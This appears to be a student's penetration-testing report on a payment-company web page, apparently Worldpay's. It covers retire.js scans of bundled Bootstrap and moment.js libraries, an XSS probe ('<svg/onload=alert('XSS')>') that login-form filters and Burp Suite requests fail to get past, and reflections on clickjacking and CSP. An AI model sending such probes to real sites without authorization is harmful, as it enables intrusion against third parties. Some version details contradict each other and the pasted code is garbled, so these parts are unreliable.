
The file loaded successfully, confirming it is actively served by the application.



A screenshot of a browser window displaying the source code of a JavaScript file. The code is heavily minified and obfuscated, appearing as a single block of text. It includes comments indicating it is Bootstrap v3.4.1 code, mentioning jQuery requirements, and various event listeners and transition functions.

```
/*!
 * Bootstrap v3.4.1 (https://getbootstrap.com)
 * Copyright 2011-2019 Twitter, Inc.
 * Licensed under the MIT license
 */
if("undefined"==typeof jQuery)throw new Error("Bootstrap's JavaScript requires jQuery");!function(t){"use strict";var e=jQuery.fn.jquery.split(" ")[0].split("."),i=e[0]<2&&e[1]<9|1==e[0]&&9==e[1]&&e[2]<1||3<e[0])throw new Error("Bootstrap's JavaScript requires jQuery version 1.9.1 or higher, but lower than version 4");,function(n){"use strict";n.fn.emulateTransitionEnd=function(t){var e=i, i=this;n.one("bsTransitionEnd",function(){e=t);return setTimeout(function(){e||n.trigger(n.support.transition.end),t),this}),n(function(){n.support.transition=function o(){var t=document.createElement("bootstrap"),e=[WebkitTransition="webkitTransitionEnd", MozTransition:"transitionend", OTransition:"OTransitionEnd otransitionend", transition:"transitionend"],for(var i in e)if(t.style[i]==undefined)return end:e[i]);return n}),n.support.transition&&(n.event.special.bsTransitionEnd=(bindType:n.support.transition.end,delegateType:n.support.transition.end.handle,function(t){if(n(t.target).is(this))return t.handleObj.handler.apply(this,arguments)})),(jQuery),function(s){"use strict";var e=[data-dismiss="alert"]},as=function(t){s(t).on("click",e,this.close);a.VERSION="3.4.1",a.TRANSITION_DURATION=150,a.prototype.close=function(t){var e=s(this),i=e.attr("data-target");i||(i=e.attr("href"))&&i.replace(/\?[^#]*$/,""),i="#"+i==i?[]:i;var o=s(document).find(i),n=o.detach().trigger("closed.bs.alert").remove();t.data("bs.alert"),o.trigger(t,s.Event("close.bs.alert")),t.isDefaultPrevented()||(o.removeClass("in"),s.support.transition&&o.hasClass("fade")?),o.one("bsTransitionEnd",n).emulateTransitionEnd(a.TRANSITION_DURATION):n());var t=s.fn.alert;s.fn.alert=function o(i){return this.each(function(){var t=s(this),e=t.data("bs.alert");e||t.data("bs.alert"),e=new a(this),s.fn.alert.noConflict=function(){return s.fn.alert=e,this},s(document).on("click.bs.alert.data-api",e.prototype.close),(jQuery),function(s){"use strict";var e=n(function(t){this.element=s(this),this.options=s.extend({},n.DEFAULTS,e),this.isLoading=!1},function i(o){return this.each(function(){var t=s(this),e=t.data("bs.button"),i="object"==typeof o&&o.e||
```

2.I inspected the page source code to verify whether this JS file is included. The file is referenced in the HTML, confirming it is part of the client-side execution environment



A screenshot of a browser window showing the page source code. Line 23 shows the inclusion of the JavaScript file from the previous screenshot.

```
<!DOCTYPE html>
<html data-ng-app="vpay" ng-strict-di>
<head>
  <title>OmniFlex</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="//fonts.googleapis.com/css?family=Roboto:400,100,100italic,300,300italic,400italic,500,500italic,
  <link rel="stylesheet" href="styles/site-58956c0c83.css">
  <script src="scripts/google-analytics-bundle-91alc0e9f2.min.js"></script>
</head>
<body ng-cloak>
<vpay-shell></vpay-shell>
<script src="scripts/jquery-velocity-bundle-3f685a68e1.min.js"></script>
<script src="scripts/angular-bundle-a7aab94fd4.min.js"></script>
<script src="scripts/angular-material-d6e86ec5ba.min.js"></script>
<script src="scripts/bootstrap-lodash-vel-mom-7c3afab6c7.min.js" charset="utf-8"></script>
<script src="scripts/angular-bootstrap-af61a396a6.min.js"></script>
<script src="scripts/xlsx-caf0d9271.full.min.js"></script>
<script src="scripts/app-709f09allid.min.js"></script>
</body>
</html>
```

3. Next, I used a tool called Retire.js to detect known vulnerabilities in js libraries used in this site, and their CVE numbers.

```
(wethmini㉿kali)-[~/Downloads/OmniFlex_files]
$ retire --path ./bootstrap-lodash-vel-mom-7c3afab6c7.min.js
retire.js v5.3.0
Downloading https://raw.githubusercontent.com/RetireJS/retire.js/master/repository/jsrepository-v4.json
...
./bootstrap-lodash-vel-mom-7c3afab6c7.min.js
↳ moment.js 2.14.1
moment.js 2.14.1 has known vulnerabilities: severity: medium; summary: Regular Expression Denial of Service (ReDoS), retid: 22; https://security.snyk.io/vuln/npm:moment:20161019 severity: high; summary: Regular Expression Denial of Service (ReDoS), CVE: CVE-2017-18214, githubID: GHSA-446m-mv8f-q348; https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-18214 https://github.com/moment/moment/issues/4163 https://security.snyk.io/vuln/npm:moment:20170905 severity: high; summary: This vulnerability impacts npm (server) users of moment.js, especially if user provided locale string, eg fr is directly used to switch moment locale., CVE: CVE-2022-24785, githubID: GHSA-8hfj-j24r-96c4; https://github.com/moment/moment/security/advisories/GHSA-8hfj-j24r-96c4
./bootstrap-lodash-vel-mom-7c3afab6c7.min.js
↳ bootstrap 3.4.1
bootstrap 3.4.1 has known vulnerabilities: severity: medium; summary: Bootstrap Cross-Site Scripting (XSS) vulnerability, CVE: CVE-2024-6484, githubID: GHSA-9mvj-f7w8-pvh2; https://github.com/advisories/GHSA-9mvj-f7w8-pvh2 https://nvd.nist.gov/vuln/detail/CVE-2024-6484 https://github.com/rubysec/ruby-advisory-db/blob/master/gems/bootstrap-sass/CVE-2024-6484.yml https://github.com/twbs/bootstrap https://www.herodevs.com/vulnerability-directory/cve-2024-6484 severity: low; summary: Bootstrap before 4.0.0 is end-of-life and no longer maintained., retid: 72; https://github.com/twbs/bootstrap/issues/20631
```

I downloaded the site locally. I scanned the file *bootstrap-lodash-vel-mom-7c3afab6c7.min.js* using retire command.

```
retire --path ./bootstrap-lodash-vel-mom-7c3afab6c7.min.js
```

As shown in the output, retire.js identified multiple embedded libraries within the single minified file with the vulnerabilities shown:

- Bootstrap v3.4.1
- Moment.js v2.29.1

4.I browsed the site to locate input fields where users can submit data—such as search bars, comment boxes, or form fields.

These fields are potential vectors for reflected or stored XSS if the vulnerable library fails to sanitize input properly.

I attempted to inject a basic XSS payload into one of the input fields:

```
<svg/onload=alert('XSS')>
```


The screenshot shows a login form with a red error message box at the top containing "Something went wrong.". Below it is an "Email" input field containing "test@gmail.com". Underneath the input field is a "Password" input field containing "<svg/onload=alert('XSS')>". To the right of the password input is a small eye icon. Below the password field is a green "Log in" button. At the bottom of the form are links for "Forgot password?", "Support", and "Privacy Policy". A small "Worldpay™" logo is at the very bottom. The entire form is set against a white background with a thin green border.

I submitted the form and monitored the response.
✗ No alert was triggered, and the form did not process the input

5.I used Burp Suite to intercept and modify the request.

I injected the same payload into parameters like `munchkinId`

 The payload was blocked, suggesting that XSS protection mechanisms are in place on the server side.



The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /index.php/form/getForm?munchkinId=...
Host: go.worldpay.com
Cookie: __cf_bm=1FUptryBjkIehhu_nWiTwrnKa2lFTGijjAPMuW8Av...
rfeouHODvbnkdfvv51VEZUal5MeT61ljRjZee7lDgaa
M7zirk_hc91XCN2TnqRasEvJdUeAyi6pTTMIghmx...
DE; __utma_tracking_session=true;
__ft_referrer=direct; __lt_referrer=direct
; __ak_basics=
1727FB6B31LB94C87CB886CCBFSE2~00000000
0000000000000000-YAAATnLbFxmhAaGZAQAA
RjPgh7Qn3cBFAwzAOChm2x1LTBz891s16rLE5jSpH
bCWLLo0Sg6QphJ3t3gB9Q1tDU7eL1s+8QEHCHghLWj
r17QJutj0wCAex5mEMluWsSfvEM74ChuHcymDX
a8nLeDxK/vhbPHGcnLnulJhbdJ8evrh3L7H0l1dmpb
qIDmrReWpe+d0jtd+pacwvd0hR8HfjV1YL2JEnu5Aj
lfYSE1jsJ3JwWhbYkiFFofenmaNWQjgSHej/7/187H
TYxFe7W7rsGjg2o+lhAX9PrFtHZHm+WPo+PDDzY6od
hsanHxtU8pxrv+u2oFvdYzYTJui4aggySeVdyPa7mP
G2NxfiabNWhgj1hJgegS14a0TH51Ohrn/IK1P0Apq
YipE4=; B1GipServerAb44web-nginx-app_https
=

Response: HTTP/2 400 Bad Request
Date: Thu, 25 Sep 2025 19:24:05 GMT
Content-Type: application/javascript; charset=utf-8
Content-Length: 52
Cf-Ray: 984ce6fcfa4f834e-SIN
Vary: Accept-Encoding
Server: cloudflare
Request headers: 25
Response headers: 6

Although the payload did not execute during testing, the presence of a vulnerable JavaScript library like **Lodash** (if confirmed to be outdated or misconfigured) still poses a risk.

Libraries such as Lodash have historically been affected by prototype pollution and input manipulation vulnerabilities.

Even if exploitation was unsuccessful in this scenario, the use of outdated or unpatched components increases the attack surface.

Keys and Values of the Alert

- CVE Reference (example for Lodash): [CVE-2020-8203](#) – Prototype pollution in Lodash versions <4.17.19
- OWASP 2017 A09: [Using Components with Known Vulnerabilities](#)
- OWASP 2021 A06: [Vulnerable and Outdated Components](#)
- CWE-1395: [Use of Outdated Libraries](#)

Reflection & Learning

01 Absence of Frame Protection Headers (Clickjacking)

What I learned

I realized that even basic pages like contact forms can be vulnerable to clickjacking if they lack protective headers. These missing headers aren't just small oversights — they can be exploited to trick users, send spam, or damage a company's reputation. I also learned that while tools like OWASP ZAP are great for spotting issues, manual checks with curl or browser dev tools are important to confirm the vulnerability.

Challenges and improvement

The hardest part was building a safe and realistic Proof of Concept. Aligning the fake button over the real one using CSS was tricky, especially with responsive layouts. I also had to work around browser security rules that block cross-origin access, so the PoC relied on visual deception rather than direct control of the iframe.

Improvement

Use tools like **Nuclei** to automate header checks across all subdomains.

```
nuclei -l eternal_subdomains.txt -t http/misconfiguration/x-frame-options.yaml
```

Test framing vulnerabilities across all major browsers (Chrome, Firefox, Edge)

02 Reflected XSS Vulnerability

What I learned

This taught me that penetration testing is trial and error. My first payloads didn't work, but switching to an tag with onerror helped bypass filters. I learned how browsers handle HTML and JavaScript, and how reflected XSS happens when user input is echoed back without proper filtering. It also helped me understand the difference between reflected, stored, and DOM-based XSS.

Challenges and improvement

Getting past input filters was tough. The server blocked

03 CSP Misconfiguration

What I learned

I learned that a weak Content Security Policy (CSP) can leave a site open to attacks, even if other defences are strong. Seeing 'unsafe-inline' in the style-src directive showed how attackers could inject styles or manipulate the UI. I also learned to shift focus from the main domain to subdomains with more interactive features, which often have weaker defences.

Challenges and improvement

Even though the CSP was misconfigured, I couldn't find a way to exploit it directly. The app had strong input validation, so I couldn't inject malicious CSS. This showed me that finding a weakness doesn't always mean it's exploitable.

Improvement: Hunt for CSS injection points to chain with the unsafe-inline weakness

04 Vulnerable JS Library – moment.js

What I learned

This showed risks from outdated components. Using retire.js, I found vulnerable libraries like Moment.js and Bootstrap. It showed me that even secure servers can be exposed if they include old client-side code. I also learned that these libraries are often bundled together, making it harder to spot individual issues.

Challenges and improvement

Finding the vulnerable libraries was easy, but exploiting them wasn't. Most CVEs need specific conditions, and the app's input filters blocked my test payloads. This taught me that just because a component is vulnerable doesn't mean it's immediately exploitable , but it's still a serious risk that needs fixing.

Improvement

Scan ALL JavaScript files, not just one

Research and attempt to exploit the specific CVEs found

Use multiple vulnerability scanners (like snyk test or npm audit) for better coverage